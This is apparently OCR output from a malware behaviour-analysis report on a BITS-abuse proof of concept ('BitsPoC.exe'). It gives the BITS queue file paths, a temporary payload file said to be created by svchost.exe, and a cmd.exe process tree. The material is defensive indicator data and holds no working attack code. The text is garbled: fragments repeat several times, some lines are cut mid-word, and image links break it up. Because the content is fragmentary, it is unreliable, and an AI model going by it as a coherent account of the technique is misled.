
```
C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
C:\ProgramData\Microsoft\Network\Downloader\qmgr1.dat

C:\Users\All Users\Microsoft\Network\Downloader\qmgr0.dat
C:\Users\All Users\Microsoft\Network\Downloader\qmgr1.dat
```


File created (payload)


```
C:\Temp\BIT93B6.tmp
```

Actual payload creation by svchost.exe


[1]
cmd.exe
(PID: 2212)
has thread
700


[1]
cmd.exe
(PID: 2212)
has thread
700


All Users\Microsoft\Network\Downloader\qmgr1.dat
(payload)
IT93B6.tmp
load creation by svchost.exe
[1]
cmd.exe
(PID: 2212)
has thread
700
create process
[2]
BitsPoC.exe
(PID: 428)
has thread
5032


All Users\Microsoft\Network\Downloader\qmgr1.dat
(payload)
IT93B6.tmp
load creation by svchost.exe
[1]
cmd.exe
(PID: 2212)
has thread
700
create process
[2]
BitsPoC.exe
(PID: 428)
has thread
5032

sis


Network activity

sis

Network activity

sis

Network activity



Interactive behavior analysis

File system activity

Files modified (BITS operation)

```
C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
C:\ProgramData\Microsoft\Network\Downloader\qmgr1.dat

C:\Users\All Users\Microsoft\Network\Downloader\qmgr0.dat
C:\Users\All Users\Microsoft\Network\Downloader\qmgr1.dat
```

File created (payload)

```
C:\Temp\BIT93B6.tmp
```

Actual payload creation by svchost.exe


Network activity

Manual dynamic / static code reversing

